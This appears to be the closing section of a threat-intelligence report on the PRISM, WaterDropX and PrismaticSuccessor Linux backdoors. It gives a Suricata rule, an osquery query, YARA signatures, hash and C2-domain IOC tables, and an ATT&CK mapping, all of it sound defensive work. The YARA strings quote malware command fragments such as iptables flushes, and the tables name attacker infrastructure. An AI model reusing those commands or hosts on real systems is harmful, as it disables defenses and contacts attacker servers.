alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"AV TROJAN WaterDropX CnC
Beacon"; flow:established,to_server; content:"GET"; http_method; content:"v=";
http_uri; content:"act="; http_uri; content:"agent-waterdropx"; http_user_agent;
startswith; endswith; reference:md5,5b714b1eb765493f2ff77e068a7c1a4f;
classtype:trojan-activity; sid:4002615; rev:1;)
```

OSQUERY QUERIES

```
SELECT path as file_name, directory as file_path, uid as source_userid, gid as
user_group_id, 'WaterDropx backdoor' as malware_family from file WHERE path =
'/etc/.xid';
```

YARA RULES

```
rule PRISM {

    meta:

        author = "AlienLabs"

        description = "PRISM backdoor"

        reference = "https://github.com/andreafabrizi/prism/blob/master/prism.c"
```

```
    strings:
        $s1 = "I'm not root :("
        $s2 = "Flush Iptables:\t"
        $s3 = " Version:\t\t%s\n"
        $s4 = " Shell:\t\t\t%s\n"
        $s5 = " Process name:\t\t%s\n"
        $s6 = "iptables -F 2> /dev/null"
        $s7 = "iptables -P INPUT ACCEPT 2> /dev/null"
        $s8 = " started\n\n# "

        $c1 = {
            E8 [4] 8B 45 ?? BE 00 00 00 00 89 C7 E8 [4] 8B 45 ?? BE 01 00 00 00
            89 C7 E8 [4] 8B 45 ?? BE 02 00 00 00 89 C7 E8 [4] BA 00 00 00 00
            BE [4] BF [4] B8 00 00 00 00 E8
        }
        $c2 = {
            BA 00 00 00 00
            BE 01 00 00 00
            BF 02 00 00 00
            E8 [4]
            89 45 [1]
            83 ?? ?? 00
        }

    condition:
        uint32(0) == 0x464C457F and
        filesize < 30KB and
        (4 of ($s*) or all of ($c*))
}
```

```
rule PrismaticSuccessor : LinuxMalware
{
```

```
    meta:

        author = "AlienLabs"

        description = "Prismatic Successor malware backdoor"

        reference =
"aaeee0e6f7623f0087144e6e318441352fef4000e7a8dd84b74907742c244ff5"

        copyright = "Alienvault Inc. 2021"

    strings:

        $s1 = "echo -e \""

        $s2 = "[\x1B[32m+\x1B[0m]`/bin/hostname`"

        $s3 = "[\x1B[32m+\x1B[0m]`/usr/bin/id`"

        $s4 = "[\x1B[32m+\x1B[0m]`uname -r`"

        $s5 = "[+]HostUrl->\t%s\n"

        $s6 = "[+]PortUrl->\t%s\n"

        $s7 = "/var/run/sshd.lock"

        $shellcode = {

            48 31 C9

            48 81 E9 [4]

            48 8D 05 [4]

            48 BB [8]

            48 31 [2]

            48 2D [2-4]

            E2 F4

        }

        $c1 = {

            8B 45 ??

            BE 00 00 00 00

            89 C7

            E8 [4]

            8B 45 ??

            BE 01 00 00 00
```

```
            89 C7
            E8 [4]
            8B 45 ??
            BE 02 00 00 00
            89 C7
            E8 [4]
            8B 45 ??
            BA [4]
            BE [4]
            89 C7
            E8
        }
    condition:
        uint32(0) == 0x464C457F and
        filesize > 500KB and filesize < 5MB and
        5 of ($s*) and
        all of ($c*) and
        #shellcode == 2
}
```

Associated indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

TYPE	INDICATOR	DESCRIPTION
SHA256	05fc4dcce9e9e1e627ebf051a190bd1f73bc83d876c78c6b3d86fc97b0dfd8e8	PRISM v0.5

SHA256	0af3e44967fb1b8e0f5026deb39852d4a13b117ee19986df5239f897914d9212	PRISM v0.5
SHA256	0f42b737e30e35818bbf8bd6e58fae980445f297034d4e07a7e62a606d219af8	Tiger0.5
SHA256	0fba35856fadad942a59a90fc60784e6cceb1d8002af96d6cdf8e8c3533025f7	PRISM v0.5 (stripped down)
SHA256	342e7a720a738bf8dbd4e5689cad6ba6a4fc6dd6808512cb4eb294fb3ecf61cd	PRISM v0.5 (stripped down)
SHA256	3a3c701e282b7934017dadc33d95e0cc57e43a124f14d852f39c2657e0081683	PRISM v0.5 (stripped down)
SHA256	5999c1a4a281a853378680f20f6133e53c7f6d0167445b968eb49b844f37eab5	PRISM v0.5
SHA256	98fe5ed342da2b5a9d206e54b5234cfeeed35cf74b60d48eb0ef3dd1d7d7bd59	PRISM v1
SHA256	a8c68661d1632f3a55ff9b7294d7464cc2f3ece63a782c962f1dc43f0f968e33	Udevd v1.0
SHA256	af55b76d6c3c1f8368ddd3f9b40d1b6be50a2b97b25985d2dde1288ceab9ff24	PRISM v0.5 (stripped down)
SHA256	b6844ca4d1d7c07ed349f839c861c940085f1a30bbc3fc4aad0b496e8d492ce0	WaterDropx v12
SHA256	b8215cafbea9c61df8835a3d52c40f9d2c6a37604dd329ef784e9d92bad1f30f	PRISM v0.5

SHA256	b8cceb317a5d2febcd60318c1652af61cd3d4062902820e79a9fb9a4717f7ba2	PRISM v0.5
SHA256	be7ec385e076c1c1f676d75e99148f05e754ef5b189e006fb53016ce9aef59e0	PRISM v0.5 (stripped down)
SHA256	c679600b75c6e84b53f4e6e21f3acbec1621c38940c8f3756d0b027c7a058d9c	PRISM v0.5
SHA256	c802fa50409edf26e551ee0d134180aa1467a4923c759a2d3204948e14a52f12	PRISM v0.5
SHA256	c8525243a68cba92521fb80a73136aaa19794b4772c35d6ecfec0f82ecad5207	PRISM v0.5
SHA256	d3fa1155810be25f9b9a889ee64f845fc6645b2b839451b59cfa77bbc478531f	WaterDropx v9
SHA256	dd5f933598184426a626d261922e1e82cb009910c25447b174d46e9cac3d391a	WaterDropx v7
SHA256	e14d75ade6947141ac9b34f7f5743c14dbfb06f4dfb3089f82595d9b067e88c2	PRISM v2.2
SHA256	f126c4f8b4823954c3c69121b0632a0e2061ef13feb348eb81f634379d011913	PRISM v3
DOMAIN	457467[.]com	Command & Control server
SUBDOMAIN	zzz.457467[.]com	Command & Control server

DOMAIN	rammus[.]me	Command & Control server
SUBDOMAIN	s.rammus[.]me	Command & Control server
SUBDOMAIN	sw.rammus[.]me	Command & Control server
DOMAIN	wa1a1[.]com	Command & Control server
SUBDOMAIN	www.wa1a1[.]com	Command & Control server
DOMAIN	waterdropx[.]com	Command & Control server
SUBDOMAIN	r.waterdropx[.]com	Command & Control server
SUBDOMAIN	spmood222.mooo[.]com	Command & Control server
SHA256	933b4c6c48f82bbb62c9b1a430c7e758b88c03800c866b36c2da2a5f72c93657	PrismaticSuccessor (packed)
SHA256	aaeee0e6f7623f0087144e6e318441352fef4000e7a8dd84b74907742c244ff5	PrismaticSuccessor (unpacked)
SHA256	baf2fa00711120fa43df80b8a043ecc0ad26edd2c5d966007fcd3ffeb2820531	PrismaticSuccessor (packed)

SHA256	f19043c7b06db60c8dd9ff55636f9d43b8b0145dffe4c6d33c14362619d10188	PRISM backdoor
SHA256	eeabee866fd295652dd3ddbc7552a14953d91b455ebfed02d1ccdee6c855718d	PRISM backdoor
SHA256	3a4998bb2ea9f4cd2810643cb2c1dae290e4fe78e1d58582b6f49b232a58575a	PRISM backdoor
SHA256	3366676681a31feadecfe7d0f5db61c4d6085f5081b2d464b6fe9b63750d4cd8	PRISM backdoor
SHA256	cc3752cc2cdd595bfed492a2f108932c5ac28110f5f0d30de8681bd10316b824	PrismaticSuccessor (packed)
SHA256	baf2fa00711120fa43df80b8a043ecc0ad26edd2c5d966007fcd3ffeb2820531	PrismaticSuccessor (packed)
SHA256	eb64ee2b6fc52c2c2211018875e30ae8e413e559bcced146af9aa84620e3312f	PRISM backdoor
SHA256	d1d65b9d3711871d8f7ad1541cfbb7fa35ecc1df330699b75dd3c1403c754278	PRISM backdoor
SHA256	77ddc6be62724ca57ff45003c5d855df5ff2b234190290545b064ee4e1145f63	PrismaticSuccessor (packed)
SHA256	1de9232f0bec9bd3932ae3a7a834c741c4c378a2350b4bbb491a102362235017	PRISM backdoor
SHA256	7ed15e59a094ca0f9ccac4c02865172ad67dcfc5335066f67fe3f11f68dd7473	PRISM backdoor

SHA256	1eb6973f70075ede421bed604d7642fc844c5a47c53d0fb7a9ddb21b0bb2519a	PRISM backdoor
SHA256	6f983303bb82d8cc9e1ebf8c6c1eb7c17877debc66cd1ac7c9f78b24148a4e46	PRISM backdoor
SHA256	e4fe57d9d2c78a097f38cba7a9aad7ca53da24ecbcad0c1e00f21d34d8a82de4	PRISM backdoor
SHA256	b08d48cc12c6afa5821a069bd6895175d5db4b5a9dde4e04d587c3dec68b1920	PRISM backdoor
DOMAIN	z0gg[.]me	Command & Control
DOMAIN	x63[.]in	Command & Control
DOMAIN	x47[.]in	Command & Control
URL	https://github.com/lirongchun/i/	Malicious git repository
IP	45.199.88[.]86	Command & Control

Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0010: Exfiltration
  - T1041: Exfiltration Over C2 Channel
- TA0002: Execution
  - T1059: Command and Scripting Interpreter

- TA0005: Defense Evasion
  - T1027: Obfuscated Files or Information
  - T1564: Hide Artifacts
  - T1562: Impair Defenses
  - T1014: Rootkit
  - T1036: Masquerading

Share this with others

Tags: malware, malware research, alienvault labs, prism